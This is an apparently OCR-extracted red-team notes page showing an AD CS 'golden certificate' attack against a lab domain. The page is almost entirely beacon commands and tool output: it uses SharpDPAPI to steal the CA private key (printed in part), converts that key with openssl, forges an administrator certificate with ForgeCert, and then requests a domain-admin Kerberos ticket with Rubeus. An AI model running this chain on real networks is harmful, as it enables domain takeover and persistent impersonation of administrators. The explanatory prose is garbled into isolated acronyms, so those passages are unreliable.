

ADCS CA CA DPNTAuthCertificates (ISAPM) AD CA



NTAuthCertificates CA CSR



CA **DPAPI** TPM **CA** HSM **Mimikatz** **SharpDPAPI** **CA** CA

AD CS CA CA

Med-factory ADCS **SharpDPAPI** (https://github.com/GhostPack/SharpDPAPI) CA

```
beacon> execute-assembly /opt/red/sharpdpapi.exe certificates /machine
[*] Tasked beacon to run .NET program: sharpdpapi.exe certificates /machine
[+] host called home, sent: 235605 bytes
[+] received output:


  __                    _   _          _ ___
 (_  |_   _. ._ ._   | \ |_) /\  |_) |
 __) | | (_| |  |_) |_/ |  /--\ |  _|_
                |
  v1.11.2


[*] Action: Certificate Triage
[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret  : DPAPI_SYSTEM
[*]    full: 6EDEB00C25F45EA17E3FEE44FC18AE99C19ED644BFE09753CA01CB44EDC890375F980196DD757D70
[*]    m/u : 6EDEB00C25F45EA17E3FEE44FC18AE99C19ED644 / BFE09753CA01CB44EDC890375F980196DD757D70


[*] SYSTEM master key cache:

{4a40c09c-55ed-494c-9131-d94c0e09fec0}:25CB0A0671C2A5E7AF6F746704B7B4CE0248FA42
{baf3afcd-2785-48e9-b9ee-a00213655e93}:643A93B117A3D9D1F98FDC75CCAA41654C14A758
{49e14ae7-81bf-4994-9799-9aa8db8f347b}:1B110104936BFC37AA81546DA2C206A06207A09C
{4ef8a760-b2d7-4648-9bda-41ab2994fa7f}:E513D8FAC9B4E221A6E7D92D5C581B861D467C70


[*] Triaging System Certificates
```

```
  File               : daa58e7ec7e9037e75fa8981f5ad5a58_8d0f1267-ca2f-44a3-9551-eafbcd49335c

    Provider GUID    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
    Master Key GUID  : {baf3afcd-2785-48e9-b9ee-a00213655e93}
    Description      : Private Key
    algCrypt         : CALG_AES_256 (keyLen 256)
    algHash          : CALG_SHA_512 (32782)
    Salt             : eb621c1191593749a5b3907f7d7a360837aa7ab6a4b84fab88ad3996d0c37b3b
    HMAC             : 8b603c24f496c09d517a5275445f845cb9bcde00459fa658dcd4c6251b293815
    Unique Name      : med-factory-DC03-CA

    Thumbprint       : 9134FEEB12DBC0354B03BDD0FAC4292DAF420C58
    Issuer           : CN=med-factory-DC03-CA, DC=med-factory, DC=local
    Subject          : CN=med-factory-DC03-CA, DC=med-factory, DC=local
    Valid Date       : 4/27/2023 6:01:34 PM
    Expiry Date      : 4/27/2028 6:11:34 PM

    [*] Private key file daa58e7ec7e9037e75fa8981f5ad5a58_8d0f1267-ca2f-44a3-9551-eafbcd49335c was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAu8xEn3Km9vkyYMTPxljPlwWdPuYsU8ji42hc7gE6bh0Glg9W
9IvP2z5B0PZDB7L5QrXmpg97v3c/pf3FCp3Gw4DKZ+1uYpG+km28KnBmv3A0OElH
4yAVXKTCAvU6avqXrjsyFk9WBJtQE7z97ax2JUeeEQnDJDVEbNRs5rlsnJVS7SJb
/FuWq9ow9bIOPbSFq6vmN4CMOEjBwovrCHg1FrT9nyGw/fcJ/SGhy+Rqkdu8kPN0
Cqb97Q4fb9P1x5A174hQXp0q5cuSgGzyP8uzrI1jU8Espi3WrBIkIIR/06P1lT8b
eO+/zUUa9y4NjRruHQ5p8s9vGUHf8V5L7Cr+IQIDAQABAoIBABbP/HIGAmQz5zu8
DKVCeo0U4IIYgb/3wh/vuIIs4gUoP3mRCXYRWcF/MY2JrKDNy9ufrxHzBYw/lxq5
1eqxOcjb5zpyrBsLK0QsUlQxbTnKDn3b4QClEBM97FdhpKQEJtLCXBY7su5CU5ri
NVJexcdHiNr2/Z5zXgl+UHBCjAAFKlRU71HoTii1nGhql/KjtSqvWqEB1DDc+zcK
41w6Dubxen8Pbh0szjcfcvGSItsRmD7HOWnwKk8rV98uruj1mRoLCUwgj1LquDlG
2/J5+7U1NMmJEq4+xqhD3pe4ZofcCa/tef3cRY4iBAiwWc7qVtP+8+jGr9yLJIVp
hOXAPeUCgYEA3iw9Ja1t/Y00hE21XV4otCiNc6Bc7GIZwC00Psp0F/SYbz9oXVOh
11JECe3NU7oSoWcBxYt09RTgunrOD9AoimKtiHj9NJUEj0SqISfMNBLNsvbJBLnL
MIyC0gtBj3bGFpLruVxuF+ThsO/pMOAvytcV1EKFtOrjhoyAwin1U7cCgYEA2GQt
zRixE7NpaK0JH7XJHYzguoutN39zh5zRv/Nd5C7+gfGvk+Umbe9GGb+BrNj+OA+P
d/xlMCEWf1dGuS781+frCo183Vi3/auhuGL1K5Gdqs7v+y7e8B1bMvfvSoWfiKMa
sYcZASE5H2bsRureJ5qM5Q9rskuZUpdRa8/fLOcCgYALrb2lHmG6w1JwZflTqCBx
n/QXkOVxk5KQ9I1cJZ5GqBffOTEOPtgyDmP/NZ3medCC5XxFWxhRzcAmbVApqqKG
67r9goak3fR4Z36d8Y6daiOf9bMJaY7RxYEW83qFxROSmjSD8OTkoqZue54BkK0y
d23xU3Hd2b8OEpKuIjCALwKBgQDMAm637W6ND1nyqShv7/gDVx1MYoFVUGDAWxXZ
LX24sqGaKx0Ih0Ma5Don7kg4iH/spKbzTU6s+JT4S3VPA8C3YVxUH564JHuauiSG
7S0N/YQzVFQmcUMYB+VCgUPl82K79GInOyJU0VjEhUl/dtEpb2kkT8yOVP3hQu4t
```

pem openssl pfx

```
┌──(root㉿kali)-[~/Desktop]
└─# openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter Export Password:
Verifying - Enter Export Password:

┌──(root㉿kali)-[~/Desktop]
└─# 
```

ForgeCert (https://github.com/GhostPack/ForgeCert)

```
ForgeCert.exe --CaCertPath C:\windows\tasks\cert.pfx --CaCertPassword 123123 --Subject
"CN=User" --SubjectAltName "administrator@med-factory.local" --NewCertPath
c:\windows\tasks\fake.pfx --NewCertPassword 123123
```

```
beacon> shell C:\windows\tasks\ForgeCert.exe --CaCertPath C:\windows\tasks\cert.pfx --CaCertPassword 123123 --Subject "CN=User"
[*] Tasked beacon to run: C:\windows\tasks\ForgeCert.exe --CaCertPath C:\windows\tasks\cert.pfx --CaCertPassword 123123 --Subjec
[+] host called home, sent: 260 bytes
[+] received output:
CA Certificate Information:
  Subject:        CN=med-factory-DC03-CA, DC=med-factory, DC=local
  Issuer:         CN=med-factory-DC03-CA, DC=med-factory, DC=local
  Start Date:     4/27/2023 6:01:34 PM
  End Date:       4/27/2028 6:11:34 PM
  Thumbprint:     9134FEEB12DBC0354B03BDD0FAC4292DAF420C58
  Serial:         73797260016C50994C017CFE7D44DD89

Forged Certificate Information:
  Subject:        CN=User
  SubjectAltName: administrator@med-factory.local
  Issuer:         CN=med-factory-DC03-CA, DC=med-factory, DC=local
  Start Date:     6/14/2023 5:17:34 PM
  End Date:       6/14/2024 5:17:34 PM
  Thumbprint:     061D966AC1070D496D53DF7F8E32590DA49EB3E9
  Serial:         0083D8A7F906BDB79C8CE984D2BC6B7325

Done. Saved forged certificate to c:\windows\tasks\fake.pfx with the password '123123'
```

Rubeus TGT

```
beacon> execute-assembly /opt/red/rubeus.exe asktgt /user:administrator /domain:med-factory.local /enctype:aes256
/certificate:MIACAQMwgAYJKoZIhvcNAQcBoIAkgASCA+gwgDCABgkqhkiG9w0BBwGggCSABIID6DCCBVUwggVRBgsqhkiG9w0BDAoBAqCCBPowggT2MCgGCiqGSIb3DQEMAQMwGgQU
/password:123123 /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe asktgt /user:administrator /domain:med-factory.local /enctype:aes256
/certificate:MIACAQMwgAYJKoZIhvcNAQcBoIAkgASCA+gwgDCABgkqhkiG9w0BBwGggCSABIID6DCCBVUwggVRBgsqhkiG9w0BDAoBAqCCBPowggT2MCgGCiqGSIb3DQEMAQMwGgQU
/password:123123 /nowrap
[+] host called home, sent: 558529 bytes
[+] received output:


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Ask TGT


[+] received output:
[*] Using PKINIT with etype aes256_cts_hmac_sha1 and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'med-factory.local\administrator'
[*] Using domain controller: ::1:88

[+] received output:
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGOjCCBjagAwIBBaEDAgEWooIFKzCCBSdhggUjMIIFH6ADAgEFoRMbEU1FRC1GQUNUT1JZLkxPQ0FMoiYwJKADAgECoR0wGxsGa3JidGd0GxFtZWQtZmFjdG9yeS5sb2NhbK

  ServiceName              :  krbtgt/med-factory.local
  ServiceRealm             :  MED-FACTORY.LOCAL
  UserName                 :  administrator
  UserRealm                :  MED-FACTORY.LOCAL
  StartTime                :  6/14/2023 5:20:02 PM
  EndTime                  :  6/15/2023 3:20:02 AM
  RenewTill                :  6/21/2023 5:20:02 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  xcS2ovDDmpcb1DOSFEgODrjIuBOvQWNHkk5f62OuheY=
  ASREP (key)              :  9E7AD95D42527BAD5E99FBA762C46CD3104FD56E95599F4ECB73FE0EC6A61F13
```

TGT

VS

TGT

1 krbtgt CA AD

2 DCSync krbtgt CA CA

3**krbtgt CA**

Revision #7
Created 14 June 2023 03:46:12 by
Updated 15 June 2023 04:12:28 by